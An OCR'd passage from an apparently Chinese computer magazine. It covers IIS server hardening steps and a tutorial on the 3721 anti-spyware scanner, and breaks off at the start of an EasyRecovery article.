


图 3

其基本原则，如图4。

如果不使用下列应用	就删除掉以下项目
基于Web的口令修改	.htr
Internet数据库连接器（注意：所有的IIS5 Web服务器将使用ADO等相似技术代替数据库连接器）	.idc
服务器端包含文件（Server-side Includes）	.stm, .shtm, and .shtml
Internet打印	.printer
索引服务（Index Server）	.htw, .ida and .idq

图 4

五、确认可执行文件的安全性

在访问网站内容时，IIS经常要执行一些.DLL文件。DLL文件属于可执行文件，可能会读写硬盘文件内容，所以最好确保其安全性。但是，如何判断DLL文件的安全性，却不是个简单的事情。这里介绍一个叫做DumpBin程序，它可以判断出可执行文件是否调用了某个API函数。比如说，我们使用下面的命令判断文件MyISAPI.dll是否调用了RevertToSelf：dumpbin /imports MyISAPI.dll | find "RevertToSelf"。命令执行后，如果屏幕上没有任何输出信息，就表明MyISAPI.dll没有直接调用RevertToSelf。

六、禁止或删除不需要的COM组件

对于大多数应用程序不需要的COM组件，我们就应该考虑将其删除，比如说"文件系统对象"(File System Object）组件。请注意，如果删除了"文件系统对象"组件，"目录对象"(Dictionary object）组件也将被删除。但是提醒一点，有些程序可能需要禁止的组件，比如说，Site服务器3.0就使用到"文件系统对象"组件。删除"文件系统对象"组件的命令是：regsvr32 scrrun.dll /u。

七、设置IP地址或者DNS域名地址的访问限制

如果Web站点只对特殊IP地址的客户服务，我们建议对Web站点执行IP地址限制的设置。如果设置是DNS域名信息，请注意，这会导致IIS执行DNS搜索工作，将会耗费一定的时间。



查杀木马新"利器"——上网助手之反间谍专家

胡珊

上网助手之反间谍专家（以下简称"反间谍专家"）是3721上网助手发布的一款专门针对木马病毒的查杀程序，提供了智能检测和查杀超过上万种木马、蠕虫、Adware、Spyware，能全面、有效地保护你的电脑及网络安全。首先下载并安装反间谍专家，双击图标打开反间谍专家，淡蓝色的主界面看上去十分养眼，操作起来也十分简单，容易上手。

一、综合设置

为了便于操作，在使用前应对软件进行必要的设定，点击"工具→综合设定"，进入"综合设定"项（图1），内容有三项，即："扫描设定"、"查杀设定"和"其它"。在"扫描设定"项里勾选"扫描压缩文件"、"仅扫描识别的扩展名"；在"查杀设定"里选发现恶意程序时"提示"项；为了方便右键使用，还可以在"其它"选项里勾选"允许右键菜单选择扫描"。最后点击"确定"按钮，完成综合设定。




图 1

二、全面查杀

反间谍专家提供了"快速查杀"和"完全查杀"两种方式，选择"快速查杀"项，点击"开始查杀"按钮，反间谍专家将会快速扫描内存驻留程序、注册表、Cookie、Adware、系统敏感区域，迅速查杀恶意程序。选择"完全查杀"项（图2）。




图 2

反间谍专家将对系统薄弱环节和所有本地硬盘进行全面扫描，这里提供了“扫描Windows系统目录下的文件”、“扫描我的文档中的文件”、“扫描本地硬盘中的所有文件”和“自定义扫描”四项内容，默认为“扫描本地硬盘中的所有文件”，选择后点击“开始查杀”按钮，进入扫描、查杀状态（图3）。




图 3

当扫描到恶意代码时，系统会自动弹出“选择动作”对话框（图4），你可以选择“隔离”、“清除”或“忽略”。查杀结束后，系统会给出扫描报告和处理结果（图5）。此外，如果你对系统比较熟悉，反间谍专家还为你提供了进程管理、服务管理、网络连接管理等高级工具（图6），辅助你手工查杀木马。




图 4




图 5




图 6

三、系统免疫

在进行了全面的查杀之后，你的系统已经相对安全了，接下来当然是要防患于未然了，反间谍专家提供了超强的“系统免疫”功能，也可以说是这款软件的特色之一。系统免疫功能可以确保操作系统不再受到恶意网站、间谍软件、有害ActiveX的侵扰，并且能够快速恢复被恶意代码篡改的IE浏览器。点击“常用工具→系统免疫”，进入“系统免疫”界面，这里有三个按扭：“启用”、“检查”和“撤销”（图7）。




图 7

点击“检查”按扭，检查免疫项是否启用，如果没有启用，可点击“启用”按扭，系统会给出“启用的免疫项成功”的对话框（图8）。




图 8

除此之外，你还可以点击“撤销”按扭来随时撤销启用的免疫项（图9）。




图 9

同时，反间谍专家还提供了“IE修复”项，IE修复能够帮助你恢复被恶意代码篡改的IE及Windows常用工具，选择可修复项后，点击“立即修复”按钮，完成IE修复（图10）。





图 10

最后提醒大家，反间谍专家具有在线升级木马特征库功能，要记住定期升级，才能够最大限度地保证系统安全。

（本文所涉及的上网助手之反间谍专家已收录在本期光盘中。）



超酷工具——EasyRecovery

赵俊飞

EasyRecovery是一款非常好的工具，它可以查找误删除的文件、格式化的文件，还能找到RAW文件，除了这些最基本的功能外，它还能恢复ACCESS、Excel、Word、Powerpointk、Zip文件，心动了吧，还不止还些呢？它同时支持邮件恢复和磁盘诊断功能，可以测试潜在的硬件故障，监视并报告潜在的磁盘驱动器故障，列出磁盘空间的详细信息，还能创建可引导的诊断工具软盘。实在是一款功能不错的安全工具，下边就让我们来看一看它的具体使用吧！

先来看一下它的界面，怎么样？还算可以吧，如图1。

